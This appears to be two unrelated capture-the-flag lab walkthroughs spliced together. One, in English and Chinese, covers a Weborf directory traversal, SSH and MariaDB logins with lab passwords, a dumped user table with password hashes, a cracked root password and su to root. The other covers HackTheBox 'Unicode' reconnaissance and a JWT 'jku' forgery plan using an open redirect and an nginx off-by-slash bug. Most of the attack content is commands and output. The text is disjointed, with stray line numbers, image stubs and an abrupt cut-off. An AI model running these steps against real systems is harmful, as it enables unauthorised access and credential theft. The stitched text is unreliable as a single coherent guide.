

Weborf httpd <= 0.12.2 suffers a directory traversal vulnerability. This vulnerability could allow attackers to read arbitrary files and hak th3 plan3t.
instance.c : line 240-244 ------------------------------ void modURL(char* url) { //Prevents the use of .. to access the whole filesystem <-- ORLY? strReplace(url,"../",'\0');
root@kali:~# ssh weborf@192.168.56.104 The authenticity of host '192.168.56.104 (192.168.56.104)' can't be established. ECDSA key fingerprint is SHA256:4yaOo7mwlBs//3V1VVqqtiApksgelyI4AJwhIUfz0UQ. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.56.104' (ECDSA) to the list of known hosts. weborf@192.168.56.104's password: Linux sunrise 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64
The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Thu Dec 5 16:24:32 2019 from 192.168.1.146 weborf@sunrise:~$ id uid=1001(weborf) gid=1001(weborf) groups=1001(weborf) weborf@sunrise:~$ whoami weborf weborf@sunrise:~$ pwd /home/weborf
weborf@sunrise:~$ mysql -uweborf -piheartrainbows44 Welcome to the MariaDB monitor. Commands end with ; or \g. Your MariaDB connection id is 37 Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h'forhelp. Type '\c' to clear the current input statement.
MariaDB [(none)]> use mysql; Reading table information for completion of table and column names You can turn off this feature to get a quicker startup with -A
Database changed MariaDB [mysql]> show tables; +---------------------------+ | Tables_in_mysql | +---------------------------+ | column_stats | | columns_priv | | db | | event | | func | | general_log | | gtid_slave_pos | | help_category | | help_keyword | | help_relation | | help_topic | | host | | index_stats | | innodb_index_stats | | innodb_table_stats | | plugin | | proc | | procs_priv | | proxies_priv | | roles_mapping | | servers | | slow_log | | table_stats | | tables_priv | | time_zone | | time_zone_leap_second | | time_zone_name | | time_zone_transition | | time_zone_transition_type | | transaction_registry | | user | +---------------------------+ 31 rows inset (0.000 sec) MariaDB [mysql]> select * from user; +-----------+---------+-------------------------------------------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+---------------+--------------+-----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------------+--------------+-----------------+------------------+------------------+----------------+---------------------+--------------------+------------------+------------+--------------+------------------------+---------------------+----------+------------+-------------+--------------+---------------+-------------+-----------------+----------------------+-------------+-------------------------------------------+------------------+---------+--------------+--------------------+ | Host | User | Password | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv | Reload_priv | Shutdown_priv | Process_priv | File_priv | Grant_priv | References_priv | Index_priv | Alter_priv | Show_db_priv | Super_priv | Create_tmp_table_priv | Lock_tables_priv | Execute_priv | Repl_slave_priv | Repl_client_priv | Create_view_priv | Show_view_priv | Create_routine_priv | Alter_routine_priv | Create_user_priv | Event_priv | Trigger_priv | Create_tablespace_priv | Delete_history_priv | ssl_type | ssl_cipher | x509_issuer | x509_subject | max_questions | max_updates | max_connections | max_user_connections | plugin | authentication_string | password_expired | is_role | default_role | max_statement_time | +-----------+---------+-------------------------------------------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+---------------+--------------+-----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------------+--------------+-----------------+------------------+------------------+----------------+---------------------+--------------------+------------------+------------+--------------+------------------------+---------------------+----------+------------+-------------+--------------+---------------+-------------+-----------------+----------------------+-------------+-------------------------------------------+------------------+---------+--------------+--------------------+ | localhost | root | *C7B6683EEB8FF8329D8390574FAA04DD04B87C58 | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | | | | | 0 | 0 | 0 | 0 | unix_socket | *AF554C323F838EB43A3D464034692C0994346ED8 | N | N | | 0.000000 | | localhost | sunrise | thefutureissobrightigottawearshades | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | N | | | | | 0 | 0 | 0 | 0 | | | N | N | | 0.000000 | | localhost | weborf | *A76018C6BB42E371FD7B71D2EC6447AE6E37DB28 | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | N | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | Y | | | | | 0 | 0 | 0 | 0 | | | N | N | | 0.000000 | +-----------+---------+-------------------------------------------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+---------------+--------------+-----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------------+--------------+-----------------+------------------+------------------+----------------+---------------------+--------------------+------------------+------------+--------------+------------------------+---------------------+----------+------------+-------------+--------------+---------------+-------------+-----------------+----------------------+-------------+-------------------------------------------+------------------+---------+--------------+--------------------+ 3 rows inset (0.000 sec)

将root的hash值解密得到purplerain54732,直接root用户登录完成提权
1 2 3 4 5 6 7 8

weborf@sunrise:~$ su root Password: root@sunrise:/home/weborf# ls weborf-0.12.2 root@sunrise:/home/weborf# id uid=0(root) gid=0(root) groups=0(root) root@sunrise:/home/weborf# whoami root
the future is so bright i gotta wear shades (未来是如此光明,以至于我必须戴上墨镜)
成功登录
1 2 3 4 5 6
weborf@sunrise:~$ su sunrise Password: sunrise@sunrise:/home/weborf$ id uid=1000(sunrise) gid=1000(sunrise) groups=1000(sunrise),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth),115(lpadmin),116(scanner) sunrise@sunrise:/home/weborf$ whoami sunrise
下面是提权进程,基本不需要各种提权脚本,手动更快更准
1 2 3 4 5 6 7 8 9
sunrise@sunrise:~$ sudo -l [sudo] password for sunrise: Matching Defaults entries for sunrise on sunrise: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin User sunrise may run the following commands on sunrise: (root) /usr/bin/wine
OS: Linux Difficulty: Medium Points: 30 Release: 27 Nov 2021 IP: 10.10.11.126
Enumeration
NMAP
1 2 3 4 5 6
┌──(root💀kali)-[~/hackthebox/machine/unicode] └─# nmap -sV -v -p- --min-rate=10000 10.10.11.126 PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0) 80/tcp open http nginx 1.18.0 (Ubuntu) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap reveals only two open ports on the target. HTTP is running on Nginx. Let’s look into HTTP.
Web page has login and register links. Upon hovering ‘google about us’, we’d see a redirect link.
1
GET /redirect/?url=google.com HTTP/1.1
Let’s create a new account and login.

After login we’d see below dashboard.

It has three more links, upload, buy now and logout. the first two links did not lead to anywhere. Server is using JWT as cookies.
We got the decoded data. The interesting part of this data is, ‘JKU’.
1

The "jku" (Json Web Key Set URL) Header Parameter is a URI that refers to a resource for a set of JSON-encoded public keys, one of which corresponds to the key used to digitally sign the JWS (JSON Web Signature).
This JKU is pointing to a domain, add that domain to hosts file and read the file.
The below links will help us to understand JWT, JWK and JKU.
JSON Web Tokens (JWT) Demystified
JSON Web Key (JWK) draft-jones-json-web-key-03

Based on the above blogs, below is the normal working process.
We need to redirect the JKU header request to our server.

The above representation is what we need to achieve. To do that, first we need to generate RSA key pair. For that we can use any one of the below tools.
mkjwk simple JSON Web Key generator
jwt_tool
I will use online generator for this demo. Select below options and generate the random RSA key pair.

After generating, you will see private and public keys just like below.
Now we have generated the keys, it’s time to use these keys to craft the JSON Web Tokens. To do that we have to use default JWT and edit it accordingly.
The above is default JWT, taken from cookies after login. Now we need to edit three things.
JKU value
User Value: change it to admin
Public and Private Keys: add respective keys previously generated from online site.

Below is the final draft of JWT.
As you can see the difference between default ‘JKU’ value and crafted one, it is different. The objective is to redirect it to our server, if we just add our IP as JKU address it will not work, as ‘hackmedia’ is only one in the allow list and it gives us an error ‘JKU validation failed’. The validation check is up to ‘http://hackmedia.htb/static/‘. We have to change /add after that. So, as we already know it is an NginX server, we can take advantage of ‘off-by-slash’ bug and take advantage of going one step back in the directory and use ‘redirect’ endpoint.
1
http://hackmedia.com/redirect/?url=google.com
